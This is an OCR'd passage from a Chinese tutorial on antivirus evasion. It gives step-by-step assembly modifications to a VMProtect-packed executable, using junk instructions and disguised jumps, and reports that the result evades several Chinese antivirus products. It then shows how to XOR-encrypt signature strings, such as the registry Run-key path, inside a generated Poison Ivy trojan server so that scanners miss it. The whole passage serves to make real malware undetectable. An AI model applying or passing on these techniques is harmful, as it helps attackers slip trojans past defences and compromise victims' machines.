004010DB    BF 2F91D192   mov    edi, 92D1912F
004010E0    45            inc    ebp
004010E1    E6 3B         out    3B, al
004010E3    96            xchg   eax, esi
004010E4    50            push   eax
004010E5    04 F3         add    al, 0F3
004010E7    1B81 F243EA5  sbb    eax, dword ptr [ecx+50EA43F2]
004010ED    47            inc    edi
004010EE    0BBF DF01A52  or     edi, dword ptr [edi+28A501DF]
```

图 41

```
00408E65    68 5C8B4000   push   00408B5C
00408E6A  ^ E9 91F1FFFF   jmp    00408000
00408E6F    68 61D8762C   push   2C76D861
00408E74  ^ E9 87F1FFFF   jmp    00408000
00408E79    68 84033ECA   push   CA3E0384
00408E7E  ^ E9 7DF1FFFF   jmp    00408000
00408E83    68 AB3F8667   push   67863FAB
00408E88  ^ E9 73F1FFFF   jmp    00408000
00408E8D    0000          add    byte ptr [eax], al
00408E8F    0000          add    byte ptr [eax], al
00408E91    0000          add    byte ptr [eax], al
```

图 42

```
00408000    9C                pushfd
00408001    60                pushad
00408002    68 00000000       push   0
00408007    8B7424 28         mov    esi, dword ptr [esp+28]
0040800B    BF 1C8B4000       mov    edi, 00408B1C
00408010    FC                cld
00408011    89F3              mov    ebx, esi
00408013    2B1C24            sub    ebx, dword ptr [esp]
00408016    AC                lods   byte ptr [esi]
00408017    00D8              add    al, bl
00408019    00C3              add    bl, al
0040801B    0FB6C0            movzx  eax, al
0040801E    FF2485 1887400    jmp    dword ptr [eax*4+408718
00408025    AC                lods   byte ptr [esi]
00408026    00D8              add    al, bl
00408028    00C3              add    bl, al
0040802A    FF3487            push   dword ptr [edi+eax*4]
0040802D  ^ EB E7             jmp    short 00408016
0040802F    AD                lods   dword ptr [esi]
```

图 43

可以查看一下区段的信息，这里是 VMP 解密的区段，区段名称 VMP0，如图 4 4 所示。

00402000	00002000	test_vmp	DATA	数据	Imag	R
00404000	00001000	test_vmp	BSS		Imag	R
00405000	00001000	test_vmp	.idata	输入表	Imag	R
00406000	00001000	test_vmp	.reloc		Imag	R
00407000	00001000	test_vmp	.rsrc	资源	Imag	R
00408000	00001000	test_vmp	.vmp0		Imag	R
00409000	00001000	test_vmp	.vmp1	重定位	Imag	R
7C800000	00001000	kernel32		PE 文件头	Imag	R
7C801000	00084000	kernel32	.text	代码,输入表	Imag	R
7C885000	00005000	kernel32	.data	数据	Imag	R

图 4 4

一般情况下，杀毒软件杀壳和加密工具都是杀新加的区段里的代码，那么图 4 3 那里就是我们修改的目标。先来分析一下，从入口开始，经过两次跳转跳到了图 4 3 的位置，那么这两个跳转之间可以加上一些东西，这样就可以达到修改的目的，这里也算是花指令在改壳中的综合运用了。

先来修改第一个跳转，载入的入口处只有 1 2 行左右，这个段剩下的下面全是空白，可以让 JMP 先跳到下面的空白处，开始编写垃圾指令，之后再跳向原来跳向的位置。

对于跳转，我给出一种新的方式，以前写花指令的时候有过这样的一个跳转：

```
Move eax , xxxxxx
Jmp   eax
```

这个在花指令中是可以代替JMP进行跳转的，相当于jmp xxxxxx。但是这里还可以用另一种方式进行跳转，在程序刚刚载入的时候，我们发现eax寄存器的值为0，右侧窗口可以查看到，如图45所示。




图45

那么前面说的那两句就可以改写成：

```
Add eax,xxxxxx
Jmp eax
```

其中xxxxxx是跳向的目标地址，之后在跳向的目标地址后写上**sub eax,xxxxxx**来恢复eax的值，这样就构成了一次完美的跳转。

说到这里，先来实际操作一下。在图41下面的空白处选择一个起始地址，我这里选择**004010F9**这个地址作为起始地址，那么程序刚刚载入时的jmp跳转就可以改成如图46所示的样子了。




图46

由于原来是长跳转，现在变成了短跳转，所以下面多出来三个nop指令，这个是没有关系的。然后在跳到的开始处写入垃圾指令，可以写上30个**xor eax,0C**，只要写偶数就不影响原来eax的值。接着用我们刚刚说到的跳转方式进行跳转，入口处的JMP是跳向**00408E65**的，从图41中可以看到，这里就可以这样写：

```
Add eax,00408E65
Jmp eax
```

但是00408E65处是图42的那里，跳向的位置全是代码，而其下面还有许多空白，不妨先跳向下面的空白处在哪里继续写垃圾指令。其实不跳向空白处都不可以，因为直接跳向00408E65那里，eax的值没有恢复，程序会运行出错。

选择图42中的00408E91作为跳向的地址，所以**Add eax,00408E65**要改成**add eax,00408E91**，这之后在00408E91处恢复eax的值，写上**sub eax,00408E91**。然后继续写垃圾指令，这里的垃圾指令可以构造前面我们所说的新的跳转方式，也算是复习了，添加指令如下：

```
00408E90    90              nop
00408E91    2D 918E4000     sub     eax, 00408E91     这里恢复 eax 的值，为 0
00408E96    05 9D8E4000     add     eax, 00408E9D     又给一个新的地址，继续跳
00408E9B    FFE0            jmp     eax               跳到 00408E9D
00408E9D    83C0 05         add     eax, 5            00408E9D+5=00408EA2
00408EA0    FFE0            jmp     eax               跳向 00408EA2
00408EA2    83C0 05         add     eax, 5            00408EA2+5=00408EA7
00408EA5    FFE0            jmp     eax               跳向 00408EA7
00408EA7    2D A78E4000     sub     eax, 00408EA7     恢复 eax
00408EAC  ^ EB B7     jmp     short 00408E65          这跳向最后要跳向的地址图 42 那里
00408EAE    90              nop
```

图 4 2 那里的跳转是跳向图 4 3 中最上方的，图 4 3 那里的跳转我们继续修改。先在跳转的地址下面继续寻找一片空白处，不急，多跳转几次，免杀效果会更好。接着找到跳转处选择地址 **00408EAE**，图 42 里的四个跳转都跳向这里，如图 47 所示。

```
00408E63    DABD 685C8B40   fidivr  dword ptr [ebp+408B5C68]
00408E69    00EB            add     bl, ch
00408E6B    42              inc     edx
00408E6C    90              nop
00408E6D    90              nop
00408E6E    90              nop
00408E6F    68 61D8762C     push    2C76D861
00408E74  ⌄ EB 38           jmp     short 00408EAE
00408E76    90              nop
00408E77    90              nop
00408E78    90              nop
00408E79    68 84033ECA     push    CA3E0384
00408E7E  ⌄ EB 2E           jmp     short 00408EAE
00408E80    90              nop
00408E81    90              nop
00408E82    90              nop
00408E83    68 AB3F8667     push    67863FAB
00408E88  ⌄ EB 24           jmp     short 00408EAE
00408E8A    90              nop
00408E8B    90              nop
00408E8C    90              nop
```

图 47　来自图 42 的修改

```
⌄ EB 23          jmp     short 004010F9
  90             nop
  90             nop
  90             nop
  1C 34          sbb     al, 34
  BF 2F91D192    mov     edi, 92D1912F
  45             inc     ebp
  E6 3B          out     3B, al
  96             xchg    eax, esi
  50             push    eax
  04 F3          add     al, 0F3
  1B81 F243EA5   sbb     eax, dword ptr [ecx+50EA43F2]
  47             inc     edi
  0BBF DF01A52   or      edi, dword ptr [edi+28A501DF]
  0000           add     byte ptr [eax], al
  0000           add     byte ptr [eax], al
  00             db      00
└→00             db      00
  00             db      00
```

图 48

之后在跳向的地址处开始写如下指令，如图 4 8 所示。

```
00408EAE    46              inc     esi        花指令开始，和后面 dec esi 抵消
00408EAF    55              push    ebp        和后面的 pop ebp 对应抵消
00408EB0    43              inc     ebx        和后面 dec ebx 抵消
00408EB1    4B              dec     ebx
00408EB2    4E              dec     esi
00408EB3    5D              pop     ebp
00408EB4    9C              pushfd             将图 43 最上面两句转移到这里
00408EB5    60              pushad
00408EB6  ^ E9 45F1FFFF     jmp     00408000   最后跳回图 43 最上面
```

最后把图 4 3 最上面两句填充保存就完成了。此时已经免杀瑞星、金山、江民。如果大家还有不明白之处，请看附带的动画演示。动画中选择的空白地址可能有些不同，但是全部操作写的指令和过程是一样的。

总结

本文只是对 1 . 03 版做了修改，VMP 从 1 . 02 开始向后到 1 . 2X 的版本几乎都可以这样修改。VMP 加密后，这种流程基本是一致的，所以不用担心是否加密其他程序的时候修改不同。再者，很有可能你加密的时候没有加密入口点，加密的是程序的其

他地方，但修改方法也基本一样。

首先要做的是，用OD 载入后先跳到你加密的第一个地址，从那里进行跟踪也会是这个流程，所以改法仍然是一样的。即使有些细节不同，但万变不离其宗，自己多实践几次，一定会DIY 出让你满意的个人专用改法的VMP。

这里提示一下，虽然是改壳，但是未必就要改其中的指令，尽量不对原来指令做修改，修改了可能会影响程序的稳定性，壳这种东西本来就存在兼容性的。

十、XOR异或加密在免杀中的应用

异或加密是一种简单的加密算法，在破解中经常遇到。举个例子说明一下XOR 加密算法吧，例如**00001 xor 11110 =11110，11110 xor 11111=00001**。XOR 异或是可以看做不进位的二进制加法，这样说就好理解了。

在反汇编中，XOR 的运算指令如下所示：

xor eax,11111111，这个的含义就是寄存器eax 里面的值与11111111 做异或运算之后把结果赋给eax。如果再进行一次同样的运算，eax 的值又变回原来的值了。

下面就是进行XOR 加密和解密的代码（附上说明）：

```
Pushad                              把所有寄存器压入堆栈
mov     ebx,X0                      X0是进行加密地址的起始地址
mov     ecx, 4                      4是循环的长度
mov     eax,dword ptr [ebx]         地址为X1，特征码的内存地址传送到ebx寄存器中
xor     eax,11223344                其中11223344是我们自定义的密匙
mov     dword ptr [ebx], eax        把加密后的内容传送给ebx
add     ebx, 4                      4是一次加密字串的长度
loopd   short  X1                   跳转到mov eax,dword ptr [ebx]进行循环
popad                               所有寄存器取出堆栈
jmp X2                              X2是入口点
```

通过说明就很容易明白这段反汇编指令的作用了，它既可以进行加密，也可以进行解密。过程大致是这样的：**把指令放在程序的入口处，用OD 单步运行的时候，会得到指定字符串加密后的字符串，这是加密的过程。然后将加密后的字符串复制出来，用16 进制编辑器替换掉原来的字符串，再次运行的时候，就是解密了（原理：00001 xor 11110 =11110，11110 xor 11111=00001。前面说过，xor 两次后会得到原来的值，将加密内容再次异或运算就是原来的值），会得到原来的字符串，这种方法类似于动态解密的过程。**下面用实例来操作一下：

首先生成Poison2.3.2 木马（国外一个木马的汉化版）的服务端，OD 载入，记录原来的入口点004010D4。寻找空白区域，起始地址为00401112。我们来加密一段写入注册表的字符串，如图49 所示。

```
004032A0 36 38 2E 31 2E 31 30 39 00 84 0D 8C 01 04 00 00 68.1.109.??...
004032B0 00 00 00 C1 02 04 00 FF FF FF FF 45 01 05 00 61 ...?..ÿÿÿE..a
004032C0 64 6D 69 6E 09 0D 01 00 01 12 0E 05 00 31 31 31 dmin.......111
004032D0 31 31 FB 03 09 00 29 21 56 6F 71 41 2E 49 34 00 11?..)!VoqA.I4.
004032E0 00 0A 0D A1 00 55 8B EC 83 C4 FC 8B 75 08 68 FF ...?U......u.hÿ
004032F0 00 00 00 8D BE 13 0D 00 00 57 FF 96 AD 00 00 00 .........Wÿ....
00403300 E8 2E 00 00 00 53 4F 46 54 57 41 52 45 5C 4D 69 ?...SOFTWARE\Mi
00403310 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F 77 73 5C crosoft\Windows\
00403320 43 75 72 72 65 6E 74 56 65 72 73 69 6F 6E 5C 52 CurrentVersion\R
00403330 75 6E 00 57 FF 96 81 00 00 00 80 BE AF 08 00 00 un.Wÿ..........
```

图49

在空白区域添加上面我们说过的代码：

```
00401113 >    60             pushad              // 新的入口地址
00401114      BB 10334000    mov   ebx, 00403310       // 加密起始地址，图 49 中椭圆圈上的地址
00401119      B9 04000000    mov    ecx, 4         // 循环四次
0040111E      8B03           mov    eax, dword ptr [ebx]
00401120      35 44332211    xor    eax, 11223344
00401125      8903           mov    dword ptr [ebx], eax
00401127      83C3 04        add   ebx, 4         // 每次加密的长度，图 49 中的四个长度（一整行）
0040112A    ^ E2 F2          loopd  short 0040111E
0040112C      61             popad
0040112D    ^ EB A5          jmp    short <模块原来入口点>         // 跳到原来入口
0040112F      90             nop
```

结合图49，看好代码中地址的对应关系，之后OD保存添加完代码的文件，用Peditor更改入口到00401113，如图50所示。




图50

之后OD再次载入，让OD下面16进制的窗口显示如图49的样子（显示出要加密的数据），接下来在OD中单步步入（F7），我们看到如图51所示，是加密后的数据，可以和图49对比一下。




图51

之后我们将这一整行复制出来，如图52所示。复制出来的数据如下：

00403310 27 41 4D 62 2B 55 56 4D 13 5A 4C 75 2B 44 51 4D 'AMb+UVM ZLu+DQM

